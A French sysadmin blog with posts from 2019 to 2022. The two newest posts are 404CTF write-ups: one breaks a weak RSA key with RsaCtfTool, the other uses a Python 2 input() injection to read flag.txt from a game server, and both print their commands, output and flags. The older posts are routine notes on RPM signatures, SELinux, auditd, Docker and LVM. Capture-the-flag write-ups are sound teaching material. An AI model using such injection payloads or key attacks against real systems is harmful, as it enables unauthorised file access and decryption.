dimanche 11 septembre 2022

404CTF 2022 - Un RSA incassable?

 Bonjour Agent,

Nous avons appris que Hallebarde utilisait le chiffrement RSA pour communiquer! Nous avons pu intercepter un de leur message ci-dessous, ainsi que la clé publique utilisée. Selon nos experts qui sont passés avant, "Le module est trop gros, on ne peut rien faire". Pouvez-vous voir s'ils ont raté quelque chose?

Module: 264260849184973464982616810011189432725471679851535970549752992980013685427054130834600835230399904802462965456974947538318213223585436360002292504595152950137188712696208597449140460215140901426523911789537180980494972189978839047835537352914856104135490608512555869141766081593589643441958443651294711541856201978508340915671607277979591968248058399795168563294090427290234733756922544755667413890558324220843460177193246018531280862561066074120654752753002311679435459237771670352371010596105395795940209523309781850979927988566194373203050532192192865140293356042897510103979797577385050030819647066037181
Exposant: 65537
Message chiffré: 40110232492214007673187408092050413824057587648366839143339482691859337096033351102276645395275735274322548715598894335826499267358923539936373981416212599523632227239475760261528220077888121552688286380591552417803111794635687206274867498165659330678667435332328065173075710535404048653621228158847748005294255562046654937629633514846123655978199420228460405580305729253303227936760801772396770804796700223239015341586701669475537453700175448572495847377417335800300005252499067811919833639526361733535793115856365357616339193637149185654816751038389408567777725988888990153670326115611236718811592564298263


 Utilisation de l'outil RsaCtfTool.py

[serge@alien1 RsaCtfTool]$ ./RsaCtfTool.py -n 264260849184973464982616810011189432725471679851535970549752992980013685427054130834600835230399904802462965456974947538318213223585436360002292504595152950137188712696208597449140460215140901426523911789537180980494972189978839047835537352914856104135490608512555869141766081593589643441958443651294711541856201978508340915671607277979591968248058399795168563294090427290234733756922544755667413890558324220843460177193246018531280862561066074120654752753002311679435459237771670352371010596105395795940209523309781850979927988566194373203050532192192865140293356042897510103979797577385050030819647066037181 -e 65537 --uncipher 40110232492214007673187408092050413824057587648366839143339482691859337096033351102276645395275735274322548715598894335826499267358923539936373981416212599523632227239475760261528220077888121552688286380591552417803111794635687206274867498165659330678667435332328065173075710535404048653621228158847748005294255562046654937629633514846123655978199420228460405580305729253303227936760801772396770804796700223239015341586701669475537453700175448572495847377417335800300005252499067811919833639526361733535793115856365357616339193637149185654816751038389408567777725988888990153670326115611236718811592564298263
private argument is not set, the private key will not be displayed, even if recovered.

[*] Testing key /tmp/tmp2g84j7ke.
[*] Performing factordb attack on /tmp/tmp2g84j7ke.
[*] Performing fibonacci_gcd attack on /tmp/tmp2g84j7ke.
100%|█████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 9999/9999 [00:00<00:00, 57796.94it/s]
[*] Performing mersenne_primes attack on /tmp/tmp2g84j7ke.
29%|██████████████████████████████████████▊ | 15/51 [00:00<00:00, 351477.99it/s]
[*] Performing nonRSA attack on /tmp/tmp2g84j7ke.
[*] Performing pastctfprimes attack on /tmp/tmp2g84j7ke.
100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 113/113 [00:00<00:00, 395623.00it/s]
[*] Performing smallq attack on /tmp/tmp2g84j7ke.
[*] Performing system_primes_gcd attack on /tmp/tmp2g84j7ke.
100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 7007/7007 [00:00<00:00, 623808.46it/s]
[*] Performing SQUFOF attack on /tmp/tmp2g84j7ke.
[!] Timeout.
[*] Performing boneh_durfee attack on /tmp/tmp2g84j7ke.
Can't load boneh_durfee because sage binary is not installed
[*] Performing comfact_cn attack on /tmp/tmp2g84j7ke.
[*] Performing cube_root attack on /tmp/tmp2g84j7ke.
[*] Performing ecm2 attack on /tmp/tmp2g84j7ke.
Can't load ecm2 because sage binary is not installed
[*] Performing fermat attack on /tmp/tmp2g84j7ke.
[!] Timeout.
[*] Performing fermat_numbers_gcd attack on /tmp/tmp2g84j7ke.
0%|▍ | 32/9999 [00:40<4:27:55, 1.61s/it][!] Timeout.
0%|▍ | 32/9999 [01:00<5:11:35, 1.88s/it]
[*] Performing mersenne_pm1_gcd attack on /tmp/tmp2g84j7ke.
100%|█████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 2019/2019 [00:00<00:00, 52186.48it/s]
[*] Performing noveltyprimes attack on /tmp/tmp2g84j7ke.
100%|████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 21/21 [00:00<00:00, 350917.86it/s]
[*] Performing nsif attack on /tmp/tmp2g84j7ke.
[!] This attack module is not implemented yet
[*] Performing partial_q attack on /tmp/tmp2g84j7ke.
[*] Performing pisano_period attack on /tmp/tmp2g84j7ke.
[*] Performing pollard_p_1 attack on /tmp/tmp2g84j7ke.
0%| | 0/997 [00:00<?, ?it/s]
[*] Attack success with pollard_p_1 method !

Results for /tmp/tmp2g84j7ke:

Unciphered data :
HEX : 0x3430344354467b4634317433355f347474337431306e355f347633635f6c335f5235347d
INT (big endian) : 101384582033510951325010359008727680625145975108923307577800692180149739885949739152509
INT (little endian) : 243229796752028152224492264058909156536767078577809619383880856732613058918122043748404
utf-8 : 404CTF{F41t35_4tt3t10n5_4v3c_l3_R54}
utf-16 : 〴䌴䙔䙻ㄴ㍴張琴㍴ㅴ渰張瘴挳江弳㕒紴
STR : b'404CTF{F41t35_4tt3t10n5_4v3c_l3_R54}'
HEX : 0x1cef080c6aca11d510087d1904fa22f1d6b7e3a086626c067528d334657a8cde931afbebfe5e3a21816ee11872c5e26acb71b386604b1f7a42a387feebfc68448400f5a4240549dd7edf25ba2a77be137a3c5820e7e5c325213f7579b30c1a33bdccfd6936d30d8efa0aee1f16c4b4858f8f84f595d7fa251314efe156093c58f5d9bf0c4e136e92e8bba4680723e82c3f3bc10d722712d7ea8e74190f450eb272001b8921de10ebe4a07b8df3049be0f04d97e52bff11567ec5cf64e6c5f0b5b3aafdea9c33ca953da7e374f26d7f8b3cd4c58958e57a9f7d04583fb92a413a9858ee87cda06b6ae24c036095a4ddb0710c8d43672e7d475b8ab9cdd9
INT (big endian) : 217708548006851910315849173150271994279268584039079885155677818183091180895027383167525141949810589791105382222188577285217800357381609641168102408646043195655661274523284501713912520031841918535103804203888991787142416833841126461420016516353510194623228445682561220811787894718450341182944542560644468178628848076823028583243716286170054098608005410814722462513343159833060599560358689129610947325973893299015671729510879907449959904240894766297590151689371717383099568448591301771693276988455241760519569366403467235686286748652586551455279736971736485245890485885906528956377083873566739439773708526931417
INT (little endian) : 1638839175785204961693797130192832298317369592046399642512364704134266676970402456076476753764102990954059936231350278809554813452233699243618134282251372399286739006447548923044124872367918480339544944057249641983349672837280389764444545034465682414562452529369132601842521566435688559214511671763323602627228346394427882629177118483725687896182582936944911352469682493991294290374327417718387578208651978740134219704629741498792732894561004290384856717870407129518841987428710932065547801836061795771332876206597220813647886423546825261266060521028462765408357232751645605180294088221096624432161796792053532
STR : b'\x1c\xef\x08\x0cj\xca\x11\xd5\x10\x08}\x19\x04\xfa"\xf1\xd6\xb7\xe3\xa0\x86bl\x06u(\xd34ez\x8c\xde\x93\x1a\xfb\xeb\xfe^:!\x81n\xe1\x18r\xc5\xe2j\xcbq\xb3\x86`K\x1fzB\xa3\x87\xfe\xeb\xfchD\x84\x00\xf5\xa4$\x05I\xdd~\xdf%\xba*w\xbe\x13z<X \xe7\xe5\xc3%!?uy\xb3\x0c\x1a3\xbd\xcc\xfdi6\xd3\r\x8e\xfa\n\xee\x1f\x16\xc4\xb4\x85\x8f\x8f\x84\xf5\x95\xd7\xfa%\x13\x14\xef\xe1V\t<X\xf5\xd9\xbf\x0cN\x13n\x92\xe8\xbb\xa4h\x07#\xe8,?;\xc1\rr\'\x12\xd7\xea\x8et\x19\x0fE\x0e\xb2r\x00\x1b\x89!\xde\x10\xeb\xe4\xa0{\x8d\xf3\x04\x9b\xe0\xf0M\x97\xe5+\xff\x11V~\xc5\xcfd\xe6\xc5\xf0\xb5\xb3\xaa\xfd\xea\x9c3\xca\x95=\xa7\xe3t\xf2m\x7f\x8b<\xd4\xc5\x89X\xe5z\x9f}\x04X?\xb9*A:\x98X\xee\x87\xcd\xa0kj\xe2L\x03`\x95\xa4\xdd\xb0q\x0c\x8dCg.}G[\x8a\xb9\xcd\xd9'

 flag: 404CTF{F41t35_4tt3t10n5_4v3c_l3_R54}

404CTF 2022 - python input injection

Python injection

Hallebarde a mis en place sa variante du Pierre-papier-ciseaux. À ce jour, personne de nos services n'est parvenu à vaincre l'ordinateur. Montrez-leur de quoi vous êtes capable en récupérant leur précieux flag.txt !

#!/usr/bin/python2.7 -u
# -*- coding: utf-8 -*-

choix = {1 : "pierre", 2 : "papier", 3 : "Hallebarde"}

def bonjour():
print("Bienvenue sur pierre-papier-Hallebarde !")
print("La pierre bat la Hallebarde, le papier bat la pierre et la Hallebarde bat le papier")
print("Pour jouer entrez un chiffre entre 1 et 3 : ")
print("1 : pierre")
print("2 : papier")
print("3 : Hallebarde")

def jouer():
choix_utilisateur = int(input("Choix ?\n> "))

if choix_utilisateur == 1:
choix_ordi = 2
elif choix_utilisateur == 2:
choix_ordi = 3
elif choix_utilisateur == 3:
choix_ordi = 1
else:
print("Choix invalide. Vous avez perdu")
exit(1)

print("Vous avez choisi : " + choix[choix_utilisateur] + ". L'ordinateur a choisi : " + choix[choix_ordi] +".")
if decision(choix_utilisateur, choix_ordi) == 1:
print("Vous avez gagné !!! Incroyable !")
f = open("flag.txt", "r")
print(f.readline())
f.close()
else :
print("Vous avez perdu...")

def decision(joueur1, joueur2):

if joueur1 == joueur2:
return 2
if joueur1 == 1 and joueur2 == 2:
return 2
if joueur1 == 1 and joueur2 == 3:
return 1
if joueur1 == 2 and joueur2 == 1:
return 1
if joueur1 == 2 and joueur2 == 3:
return 2
if joueur1 == 3 and joueur2 == 1:
return 2
if joueur1 == 3 and joueur2 == 2:
return 1
return 2

def main():
bonjour()
while True:
jouer()


if __name__ == "__main__":
main()

L'injection:

nc challenge.404ctf.fr 30806
Bienvenue sur pierre-papier-Hallebarde !
La pierre bat la Hallebarde, le papier bat la pierre et la Hallebarde bat le papier
Pour jouer entrez un chiffre entre 1 et 3 : 
1 : pierre
2 : papier
3 : Hallebarde
Choix ?
> decision(choix.update({1:open("flag.txt", "r").readline()}),3)
Vous avez choisi : papier. L'ordinateur a choisi : Hallebarde.
Vous avez perdu...
Choix ?
> 1
Vous avez choisi : 404CTF{cH0iX_nUm3r0_4_v1c701r3}
. L'ordinateur a choisi : papier.
Vous avez perdu...
Choix ?

Flag: 404CTF{cH0iX_nUm3r0_4_v1c701r3}

mardi 12 octobre 2021

Signature des RPM

 Interroger un rpm installé:

[root@alien1 ~]# rpm -qi whois-5.1.1-2.el7.x86_64
Name : whois
Version : 5.1.1
Release : 2.el7
Architecture: x86_64
Install Date: mer. 11 mars 2020 10:12:45 CET
Group : Applications/Internet
Size : 227186
License : GPLv2+
Signature : RSA/SHA256, ven. 04 juil. 2014 07:43:09 CEST, Key ID 24c6a8a7f4a80eb5
Source RPM : whois-5.1.1-2.el7.src.rpm
Build Date : mar. 10 juin 2014 00:42:13 CEST
Build Host : worker1.bsys.centos.org
Relocations : (not relocatable)
Packager : CentOS BuildSystem <http://bugs.centos.org>
Vendor : CentOS
URL : http://www.linux.it/~md/software/
Summary : Improved WHOIS client
Description :
Searches for an object in a RFC 3912 database.

This version of the WHOIS client tries to guess the right server to ask for
the specified object. If no guess can be made it will connect to
whois.networksolutions.com for NIC handles or whois.arin.net for IPv4
addresses and network names.

Liste des clés publiques:

[root@alien1 ~]# rpm -q gpg-pubkey --qf '%{name}-%{version}-%{release} --> %{summary}\n'
gpg-pubkey-f4a80eb5-53a7ff4b --> gpg(CentOS-7 Key (CentOS 7 Official Signing Key) <security@centos.org>)
gpg-pubkey-baadae52-49beffa4 --> gpg(elrepo.org (RPM Signing Key for elrepo.org) <secure@elrepo.org>)
gpg-pubkey-352c64e5-52ae6884 --> gpg(Fedora EPEL (7) <epel@fedoraproject.org>)
gpg-pubkey-7fa2af80-576db785 --> gpg(cudatools <cudatools@nvidia.com>)
gpg-pubkey-85c6cd8a-4e060c35 --> gpg(Nux.Ro (rpm builder) <rpm@li.nux.ro>)
gpg-pubkey-621e9f35-58adea78 --> gpg(Docker Release (CE rpm) <docker@docker.com>)
gpg-pubkey-5c964ca1-5b6464f6 --> gpg(NordVPN <admin@nordvpn.com>)
gpg-pubkey-b6792c39-53c4fbdd --> gpg(CentOS-7 Debug (CentOS-7 Debuginfo RPMS) <security@centos.org>)
gpg-pubkey-d3d831ef-53dfa827 --> gpg(Xamarin Public Jenkins (auto-signing) <releng@xamarin.com>)
gpg-pubkey-222d23d0-5910b0f0 --> gpg(Sublime HQ Pty Ltd <support@sublimetext.com>)

Vérifier la signature d'un rpm téléchargé:

[root@alien1 ~]# rpm -Kv whois-5.2.18-1.el7.x86_64.rpm 
whois-5.2.18-1.el7.x86_64.rpm:
Entête V4 DSA/SHA1 Signature, clé ID 2a6b914a: NOKEY
Hachage de l'entête SHA1 : OK (8263f6f00b49ee2d1b84311ba7ab4eb5b5b5df7a)
MD5 : OK (2639d598cc7fe94aaac35604d117adef)
V4 DSA/SHA1 Signature, clé ID 2a6b914a: NOKEY

Cas d'un rpm corrompu:

[root@alien1 ~]# rpm -Kv whois-5.2.18-1.el7.x86_64_KO.rpm 
erreur : whois-5.2.18-1.el7.x86_64_KO.rpm : échec de headerRead region trailer : ERRONÉ, tag 2048 type 16128 offset -2047 décompte -249856



Signature d'un RPM:

Diagram depicting the header and payload of the RPM is signed and that the signature is also stored in the RPM.


Contrôle de la signature d'un RPM:


Diagram showing the process for verifying the header and payload of an RPM.

https://access.redhat.com/blogs/766093/posts/3373211


jeudi 22 juillet 2021

Restaurer les capabilities suite restauration d'un backup sans xattrs

Si une sauvegarde est réalisée sans l'argument xattrs, alors on perd les capabilities lors d'une restauration. Bien sur, c'est dans le cas où la sauvegarde comporte des fichiers avec des capabilités.

Il est possible de restaurer les capabilités par défaut en faisant un requête sur les RPM.

Faire une requête pour lister les capabilités:

[serge@alien1 ~]$ rpm --qf "[%{FILECAPS} %{FILENAMES}\n]" -qa | grep '^='
= cap_setgid+ep /usr/bin/newgidmap
= cap_setuid+ep /usr/bin/newuidmap
= cap_net_admin,cap_net_raw+p /usr/bin/ping
= cap_net_raw+p /usr/sbin/arping
= cap_net_raw+p /usr/sbin/clockdiff
= cap_net_raw+ep /usr/sbin/mtr
= cap_ipc_lock+ep /usr/bin/gnome-keyring-daemon
= cap_net_admin,cap_net_raw+ep /usr/sbin/dumpcap
= cap_setgid,cap_setuid+ep /usr/sbin/suexec

Appliquer les capabilities:

Exemple pour arping:

[root@alien1 ~]# setcap cap_net_raw+p /usr/sbin/arping

jeudi 17 septembre 2020

Linux - split d'un fichier pour transfert sur FAT32

Utilisation de la commande Linux split:

$ split -b 4294967295 fichier.tar split_fichier
[serge@alien1
~]$ ll
-rw-r--r--. 1 serge serge 4358761620 16 sept. 16:30 fichier.tar
-rw-r--r--. 1 serge serge 4294967295 17 sept. 10:15 split_fichieraa
-rw-r--r--. 1 serge serge 63794325 17 sept. 10:15 split_fichierab

Restaurer:

[serge@alien1 ~]$ cat split_fichiera* > fichier.tar


La valeur 429496729 correspond à la taille max d'un fichier avec le système de fichier FAT32.

La valeur est obtenue de cette facon:

[serge@alien1 ~]$ echo "4*(2^30)-1" | bc
4294967295

mercredi 2 septembre 2020

Optimiser la taille d'une VM QEMU au format QCOW2

Dans mon cas, il s'agit d'une machine guest sous WINDOWS avec le système de fichiers en NTFS.


Pré-requis:

yum install ntfs-3g

yum install ntfsprogs

yum install libguestfs-tools 

yum install libguestfs-winsupport


export LIBGUESTFS_BACKEND=direct

virt-sparsify -v  os_original.qcow2 os_sparsi.qcow2


jeudi 13 août 2020

Compiler un fichier de règles SELinux ( fichier .te )

 Après avoir créé votre fichier te, il faut le compiler pour pouvoir l'installer sur votre système:

# checkmodule -M -m -o local.mod local.te 
checkmodule: loading policy configuration from local.te
checkmodule: policy configuration loaded
checkmodule: writing binary representation (version 19) to local.mod

Si vous avez l'erreur suivante:

' on line 1:e:1:WARNING 'unrecognized character' at token '

C'est que votre fichier comporte un caractère de fin de ligne non reconnu.

Pour convertir au format unix avec vi:

:set ff=unix

 Après quoi, votre fichier policy module est créé.

Reste à le compiler:

# semodule_package -o local.pp -m local.mod

 Charger le module créé avec une priorité à 300.

# semodule -X 300 -i local.pp


mardi 11 août 2020

SELinux - Transition de domaine

Dans cet article, nous allons aborder le concept de transition de domaine.

Une transition de domaine ne peut avoir lieu qu'avec les trois pré-requis suivants:

  1. Le domaine d’origine doit avoir l'autorisation d'exécution sur le fichier.
  2. Le contexte du fichier lui-même est identifié comme un point d'entrée pour le domaine cible
  3. Le domaine d'origine est autorisé à transiter au domaine cible.

Exemple avec la commande passwd

Un utilisateur souhaite changer son mot de passe. Il utilise la commande passwd

Regardons le contexte du fichier exécutable passwd:

[root@alien1 serge]# ls -Z /usr/bin/passwd 
-rwsr-xr-x. root root system_u:object_r:passwd_exec_t:s0 /usr/bin/passwd

Voyons les différents pré-requis cités plus haut pour donner à l'utilisateur la possibilité de faire une transition de domaine vers le fichier des mots de passe (/etc/shadow).

L'utilisateur doit pouvoir exécuter la commande passwd.

La règle suivante autorise user_t a exécuter un appel systeme execve() dans le domaine passwd_exec_t.

[root@alien1 serge]# sesearch -s user_t -t passwd_exec_t -Ad
Found 1 semantic av rules:
allow user_t passwd_exec_t : file { ioctl read getattr map execute execute_no_trans open } ;


La règle suivante autorise un point d'entrée au domaine passwd_t.

Ce point d'entrée (entrypoint) permet de définir quel fichier exécutable peut entrer dans le domaine.

[root@alien1 serge]# sesearch -s passwd_t -t passwd_exec_t -c file  -Ad
Found 1 semantic av rules:
allow passwd_t passwd_exec_t : file { ioctl read getattr lock map execute execute_no_trans entrypoint open } ;


Lorsque l'utilisateur lance la commande passwd, le process va transiter vers le domaine passwd_t.

La règle suivante autorise le type user_t à transiter vers le nouveau type passwd_t

[root@alien1 serge]# sesearch -s user_t -t passwd_t -Ad
Found 1 semantic av rules:
allow user_t passwd_t : process transition ;

On pourrait se demander si cela est bien utile car l'utilisateur devrait spécifiquement dire qu'il veut une transition de domaine. C'est là que les règles de transition de type sont utilisées.

 Pour créer une transition de domaine par défaut, la règle suivante est créée:

[root@alien1 serge]# sesearch -T -s user_t -t passwd_exec_t
Found 1 semantic te rules:
type_transition user_t passwd_exec_t : process passwd_t;


La règle type_transition indique que par défaut lors d'un appel système execve (), si le type de domaine du processus appelant est user_t et le type du fichier exécutable est passwd_exec_t, alors une transition de domaine vers un nouveau type de domaine (passwd_t) sera tentée.

Une règle type_transition provoque une tentative de transition de domaine par défaut, mais elle ne le permet pas, c'est pourquoi les 3 autres règles ont dû être créées.

Cet exemple a permis de montrer qu'un utilisateur peut changer son mot de passe dans le fichier /etc/shadow. Sans ces règles, cela n'aurait pas été possible, à part l'utilisateur root.

L'utilisateur ne peut accéder à ce fichier directement, il le fait à travers passwd.

Rappel du contexte SELinux du fichier shadow:

[root@alien1 serge]# ls -Z /etc/shadow
----------. root root system_u:object_r:shadow_t:s0 /etc/shadow


Une règle permet à un process avec le type passwd_t de lire et d'écrire dans les fichiers labelisés avec le type shadow_t:

[root@alien1 serge]# sesearch -s passwd_t -t shadow_t -c file -p read -Ad
Found 1 semantic av rules:
allow passwd_t shadow_t : file { ioctl read write create getattr setattr lock relabelfrom relabelto append map unlink link rename open } ;


mercredi 27 mai 2020

The audit system is in immutable mode, no rule changes allowed

Modification des règles auditd - redhat / centos

Si vous voulez modifier les règles d'audit, vous pouvez avoir le message d'erreur suivant:

[root@alien1 ~]# auditctl -a exit,always -F arch=b64 -F euid=0 -S execve -k rootcmd
The audit system is in immutable mode, no rule changes allowed
Aller dans /etc/audit/rules.d
Modifier le fichier "immutable.rules"

[root@alien1 rules.d]# cat immutable.rules 

# Set the audit.rules configuration immutable per security requirements
# Reboot is required to change audit rules once this setting is applied
-e 1
-e 1 #autoriser la modification des règles d'audit.
-e 2 #les règles ne sont pas modifiables

https://connect.ed-diamond.com/GNU-Linux-Magazine/GLMFHS-093/Journalisez-les-actions-de-vos-utilisateurs-avec-Auditd

lundi 9 mars 2020

Ajouter une autorité de certificat dans CENTOS 7

Copier vos certificats à cet endroit:

/etc/pki/ca-trust/source/anchors/
Mettez à jour le magasin de clés en lançant la commande suivante:
update-ca-trust
Nota: les certificats sont copiés à cet emplacement :
/etc/pki/tls/certs/ca-bundle.crt

jeudi 6 février 2020

UNIFI sous docker avec macvlan

Contenu du docker-compose.yml:

version: '2.3'
services:
  controller:
    image: "jacobalberty/unifi:stable"
    container_name: unifi_controller
    init: true
    networks:
      unifinet:
          ipv4_address: "192.168.1.200"
    restart: always
    volumes:
      - ./data:/unifi/data
      - ./log:/unifi/log
    environment:
      TZ: "Europe/Paris"
      RUNAS_UID0: "false"
      UNIFI_UID: 1000
      UNIFI_GID: 1000
    ports:
      - "3478:3478/udp" # STUN
      - "6789:6789/tcp" # Speed test
      - "8080:8080/tcp" # Device/ controller comm.
      - "8443:8443/tcp" # Controller GUI/API as seen in a web browser
      - "8880:8880/tcp" # HTTP portal redirection
      - "8843:8843/tcp" # HTTPS portal redirection
      - "10001:10001/udp" # AP discovery

networks:
  unifinet:
      name: unifinet
      driver: macvlan
      driver_opts:
         parent: "em1"
      ipam:
         config:
            - subnet: 192.168.1.0/24
              gateway: 192.168.1.1
              ip_range: 192.168.1.200/30

SELINUX - CENTOS 7

SElinux - pour « Security-Enhanced Linux »


En résumé:

Chaque processus est confiné à un domaine.
Les fichiers sont étiquetés par rapport à ce domaine. De fait, les processus confinés à un domaine n'ont accès qu'aux fichiers étiquetés pour ce domaine.
Si un processus est corrompu, alors ce processus ne pourra pas avoir accès qu'aux fichiers étiquetés pour celui-ci. Et non aux autres fichiers.

L'exemple montre que le processus avec le domaine httpd_t accède aux fichiers /var/www/html avec le type de contexte httpd_sys_content_t  mais ne peut accéder aux fichiers /data/mysql avec le type de contexte mysqld_db_t. De meme, le processus MariaDB ne peut acceder aux fichiers /var/www/html. Ce confinement est réalisé par des règles SELinux.

Quelques liens intéressant:
Trois modes:
  • Enforcing : SELinux est activé
  • Permissive : SELinux est en mode debug. Ce mode permet d'avoir les logs sans mettre en place les restrictions
  • Disabled : SELinux est désactivé. Aucun log.
Connaitre l'état  actuel:
# getenforce
Enforcing
 Utiliser l'utilitaire setenforce pour changer le mode entre "permissive" et "enforcing".

# setenforce 0
# getenforce
Permissive
# setenforce 1
# getenforce
Enforcing 
Il est possible de définir un domaine avec le mode "permissive" avec un système focntionnant avec le mode "enforcing".
# semanage permissive -a httpd_t

Bon à savoir:

Si SELinux est en mode permissif ou désactivé, tous nouveaux fichiers créées n'auront pas d'étiquettes. Donc, pensez à re-étiqueter l'intégralité des fichiers avant d'activer SELinux.

# fixfiles -F onboot
# reboot

Exemple de contexte SELinux pour /var/www.html
[root@alien1 www]# ls -laZ
drwxr-xr-x. root root system_u:object_r:httpd_sys_content_t:s0 .
drwxr-xr-x. root root system_u:object_r:var_t:s0       ..
drwxr-xr-x. root root system_u:object_r:httpd_sys_script_exec_t:s0 cgi-bin
drwxr-xr-x. root root system_u:object_r:httpd_sys_content_t:s0 html
Un contexte est représenté de cette façon:
utilisateur:rôle:type:niveau
Utilisateurs
# semanage login -l

Nom pour l’ouverture de session Identité SELinux     Intervalle MLS/MCS   Service

__default__          unconfined_u         s0-s0:c0.c1023       *
root                 unconfined_u         s0-s0:c0.c1023       *
system_u             system_u             s0-s0:c0.c1023       *
Rôles
# semanage user -l

                Étiquetage MLS/       MLS/                          
Identité SELinux Préfixe    Niveau MCS Intervalle MCS                 Rôles SELinux

guest_u         user       s0         s0                             guest_r
root            user       s0         s0-s0:c0.c1023                 staff_r sysadm_r system_r unconfined_r
staff_u         user       s0         s0-s0:c0.c1023                 staff_r sysadm_r system_r unconfined_r
sysadm_u        user       s0         s0-s0:c0.c1023                 sysadm_r
system_u        user       s0         s0-s0:c0.c1023                 system_r unconfined_r
unconfined_u    user       s0         s0-s0:c0.c1023                 system_r unconfined_r
user_u          user       s0         s0                             user_r
xguest_u        user       s0         s0                             xguest_r
Types:
# seinfo -t
Un domaine n'est qu'un type qui s'applique aux processus. Les domaines sont suffixés par un _t comme les types affectés aux objets.

Niveau:
# cat /etc/selinux/targeted/setrans.conf
Permet de définir des catégries à des process et fichiers. Cet fonctionnalité a pour nom le Multi-Category Security (MCS). Rarement utilisé.


Mise en application:

Comme nous avons vu, chaque processus est confiné à son domaine et donc ne pourra pas accéder aux fichiers n'ayant pas le bon contexte. On peut connaitre la liste des contextes pour un processus donné avec la commande sesearch (yum install setools)

Prenons l'exemple du processus httpd:
[root@alien1 www]# sesearch --allow -s httpd_t -c file -p read
Found 283 semantic av rules:
   allow nsswitch_domain samba_var_t : file { ioctl read getattr lock open } ; 
   allow httpd_t smokeping_var_lib_t : file { ioctl read getattr lock open } ; 
   allow httpd_t httpd_var_lib_t : file { ioctl read write create getattr setattr lock append unlink link rename open } ; 
   allow httpd_t nagios_log_t : file { ioctl read getattr lock open } ;
   ...
   allow httpd_t httpd_sys_content_t : file { ioctl read getattr lock map open } ; 
   ...
Cela donne la liste des contextes que le fichier doit avoir pour permettre une lecture seule au processus httpd. En changeant l'option -p , on peut lister d'autres permissions. ( ioctl read write create getattr setattr lock append unlink link rename open)


On constate que le processus httpd avec le domaine httpd_t peut accéder en lecture aux fichiers avec le type httpd_sys_content_t

Contexte SELinux du répertoire /var/www
# ls -lZ /var/www/
drwxr-xr-x. root root system_u:object_r:httpd_sys_script_exec_t:s0 cgi-bin
drwxr-xr-x. root root system_u:object_r:httpd_sys_content_t:s0 html
Contexte de sécurité du processus httpd
# ps -axZ | grep httpd
system_u:system_r:httpd_t:s0     8550 ?        Ss     0:00 /usr/sbin/httpd -DFOREGROUND
system_u:system_r:httpd_t:s0     8554 ?        S      0:00 /usr/sbin/httpd -DFOREGROUND
system_u:system_r:httpd_t:s0     8555 ?        S      0:00 /usr/sbin/httpd -DFOREGROUND
system_u:system_r:httpd_t:s0     8556 ?        S      0:00 /usr/sbin/httpd -DFOREGROUND
system_u:system_r:httpd_t:s0     8557 ?        S      0:00 /usr/sbin/httpd -DFOREGROUND
system_u:system_r:httpd_t:s0     8558 ?        S      0:00 /usr/sbin/httpd -DFOREGROUND

Connaitre le contexte que le fichier ou le répertoire devrait avoir:
# matchpathcon /var/www/html
/var/www/html system_u:object_r:httpd_sys_content_t:s0
Liste des contextes:
# semanage fcontext -l | grep snmpd_var_lib
/var/agentx(/.*)?                                  all files          system_u:object_r:snmpd_var_lib_t:s0 
/var/net-snmp(/.*)                                 all files          system_u:object_r:snmpd_var_lib_t:s0 
/var/lib/snmp(/.*)?                                all files          system_u:object_r:snmpd_var_lib_t:s0 
/var/net-snmp(/.*)?                                all files          system_u:object_r:snmpd_var_lib_t:s0 
/var/lib/net-snmp(/.*)?                            all files          system_u:object_r:snmpd_var_lib_t:s0 
/var/spool/snmptt(/.*)?                            all files          system_u:object_r:snmpd_var_lib_t:s0 
/usr/share/snmp/mibs/\.index                       regular file       system_u:object_r:snmpd_var_lib_t:s0 

 Activer SELinux:

Il est préférable de configurer le mode permissive avant d'activer le mode enforcing afin d'être sur de ne pas avoir de  message denied.

Vérifier qu'il n'existe aucune erreur d'accès SELinux:

# grep "SELinux is preventing" /var/log/messages
Si aucun message SElinux est affiché, alors on peut activer SELinux:

On positionne la commande  SELINUX=enforcing dans /etc/selinux/config
# # This file controls the state of SELinux on the system.
# SELINUX= can take one of these three values:
#       enforcing - SELinux security policy is enforced.
#       permissive - SELinux prints warnings instead of enforcing.
#       disabled - No SELinux policy is loaded.
SELINUX=enforcing
# SELINUXTYPE= can take one of these two values:
#       targeted - Targeted processes are protected,
#       mls - Multi Level Security protection.
SELINUXTYPE=targeted

Résumé des commandes SELINUX

  • Consultation :
    • sestatus : afficher le status actuel de SELinux ;
    • getenforce : obtenir le mode SELinux courant de votre machine ;
    • ls -Z : afficher la liste des fichiers et dossiers ainsi que leur contexte SELinux avec la commande ls (pour plus d'options, consultez le man ls) ;
    • ps -Z : afficher la liste des processus ainsi que leur contexte SELinux avec la commande ps (pour plus d'options, consultez le man pas) ;
    • sesearch : effectuer une recherche dans la politique actuellement configurée pour votre machine ;
    • getsebool : obtenir des informations sur les booléens ;
    • matchpathcon : afficher le contexte que devrait posséder un fichier.
  • Modification :
    • setenforce : modifier le mode SELinux de votre machine ;
    • setsebool : modifier la valeur d'un booléen ;
    • restorecon : restaurer un contexte en fonction de la politique courante ;
    • chcon : modifier le contexte SELinux d'un fichier ;
    • semanage : gérer les politiques SELinux.


mercredi 11 décembre 2019

Augmenter et réduire les volumes logiques (LVM) avec le système de fichiers XFS - CENTOS 7

Pour commencer, sachez que le système de fichiers XFS n'est pas prévu pour être diminué de taille.
https://access.redhat.com/documentation/en-US/Red_Hat_Enterprise_Linux/7/html/Storage_Administration_Guide/ch-xfs

De ce fait, il sera nécessaire de faire un dump du système de fichier de la partition à diminuer avec xfsdump.

Mon système actuel:
$ df -h
Sys. de fichiers        Taille Utilisé Dispo Uti% Monté sur
devtmpfs                  7,7G       0  7,7G   0% /dev
tmpfs                     7,7G       0  7,7G   0% /dev/shm
tmpfs                     7,7G     19M  7,7G   1% /run
tmpfs                     7,7G       0  7,7G   0% /sys/fs/cgroup
/dev/mapper/centos-root    50G     31G   20G  61% /
